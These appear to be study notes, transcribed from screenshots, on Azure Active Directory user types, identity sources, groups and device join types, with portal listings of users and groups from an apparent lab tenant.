
App Registration

(Some tenant for App configuration)

- **Users**

  - User Type
    - Member
      - User is a primary member of customer tenant.
      - Member have two type of security principal in aad -
        - username@domain-name.onmicrosoft.com
        - username@fqdn-domain-name
    - Guest -
      - Guest user can be part of multiple tenant.
      - Guest user has security principal in aad -
        - username#EXT#@domain.onmicrosoft.com


  - Identity Source
    - Azure Active Directory
    - Window Server AD [On-Premise]
    - External Azure Active Directory



15 users found

Name	User principal na...	User type	Directory synced	Account enabled	Identity issuer	Company name	Creation type
AD Admin	admin@atomic-nucle...	Member	No	Yes	adminatomicnuclear.on		
AZ Azure-Global-Admin	azure-global-admin...	Member	No	Yes	adminatomicnuclear.on		
CE ceh	cehmanish_gmail.co...	Guest	No	Yes	adminatomicnuclear.on		Invitation
CA connect admin	connect-admin@ato...	Member	Yes	Yes	adminatomicnuclear.on		
DA dc admin	dc-admin@atomic-n...	Member	Yes	Yes	adminatomicnuclear.on		
E0 emp 01	emp01@atomic-nucl...	Member	Yes	Yes	adminatomicnuclear.on		
E0 emp 02	emp02@atomic-nucl...	Member	Yes	Yes	adminatomicnuclear.on		
EM emp01	emp012551@admina...	Member	Yes	Yes	adminatomicnuclear.on		
EM emp02	emp027405@admina...	Member	Yes	Yes	adminatomicnuclear.on		
FS fsp_user	fsp_user@atomic-nu...	Member	Yes	Yes	adminatomicnuclear.on		
LP Least Priv	least-priv@atomic-n...	Member	No	Yes	adminatomicnuclear.on		
MA Manish	manish@atomic-nucl...	Member	No	Yes	adminatomicnuclear.on		
ON On-Premise-Admin	on-premise-admin@...	Member	Yes	Yes	adminatomicnuclear.on		
OD On-Premises Director...	Sync_CLOUD-CONNE...	Member	Yes	Yes	adminatomicnuclear.on		


- **Groups**
    - Security Groups -
        - It's used to assign permissions to members of a group
        - Membership can be static or dynamic.
        - Group owner can manage security group.
            - Static Group
                - Static Group Membership
            - Dynamic Group
                - Dynamic Group Membership
    - Microsoft Groups -
        - Microsoft 365 Groups are used for collaboration between users, both inside and outside of company.


portal.azure.com/#blade/Microsoft_AAD_IAM/GroupsManagementMenuBlade/AllGroups
Microsoft Azure
Search resources, services, and docs (G+/)
3
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
m
Home > Default Directory >
Groups | All groups ...
Default Directory - Azure Active Directory
All groups
Deleted groups
Diagnose and solve problems
Settings
General
Expiration
Naming policy
Activity
Privileged access groups (Preview)
Access reviews
Audit logs
Bulk operation results
Troubleshooting + Support
New support request
New group
Download groups
Delete
Refresh
Columns
Got feedback?
Search
Add filter
Search mode
Starts with

9 groups found

□	Name ↑	Object Id	Group type	Membership type	Email
□	AC All Company	26e7a2ec-cd43-46d8-a993-566637ba2c1e	Microsoft 365	Assigned	allcompany@atomic-nucl
□	AU All Users	388569ff-281a-4ba1-b9de-494096b3232f	Security	Dynamic	
	CA Cloud Admin	c379f0a7-2f7e-44c7-b235-ea247b3be7b5	Security	Assigned	
	DE Devloper	64304936-c742-4a77-a07e-99511ab3ba03	Security	Assigned	
	DN DnsAdmins	d1a68ec7-446d-46d8-b0ca-68149cf39717	Security	Assigned	
	DN DnsAdmins	f2254c4c-8aa2-49fb-9163-329742195daa	Security	Assigned	
	DN DnsUpdateProxy	52cc1d4e-3ef4-4656-94ab-1a2e57164f79	Security	Assigned	
	DN DnsUpdateProxy	ad19815f-7bee-483c-9535-c10cce925313	Security	Assigned	

- **Devices**
  - Registered -
    - Personally owned corporate enabled
    - Authentication to the device is with a local id or personal cloud id
    - Authentication to corporate resources using a user id on AAD.
  - Azure AD Joined –
    - Corporate owned and managed devices
    - Authenticated using a corporate id that exists on Azure AD.
    - Authentication is only through AAD
  - Hybrid Joined (AAD + On-Premise AD) -
    - corporate owned and managed devices
    - Authenticated using a corporate user id that exists at local AD & on AAD.
    - Authentication can be done using both: On-Prem AD & Azure AD.


portal.azure.com/#blade/Microsoft_AAD_Devices/DevicesMenuBlade/Devices/menuId/
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Devices
Devices | All devices
Default Directory - Azure Active Directory
Overview (Preview)
All devices
Device settings
Enterprise State Roaming
BitLocker keys (Preview)
Diagnose and solve problems
Activity
Audit logs
Bulk operation results (Preview)
Troubleshooting + Support
New support request
Enable
Disable
Delete
Manage
Download devices
Refresh
Columns
Preview features
Got feedback?
Search by name or device ID or object ID
Add filters

This page includes previews available for your evaluation. View previews →

You can use the activity timestamp to efficiently manage stale devices in your environment. Learn more

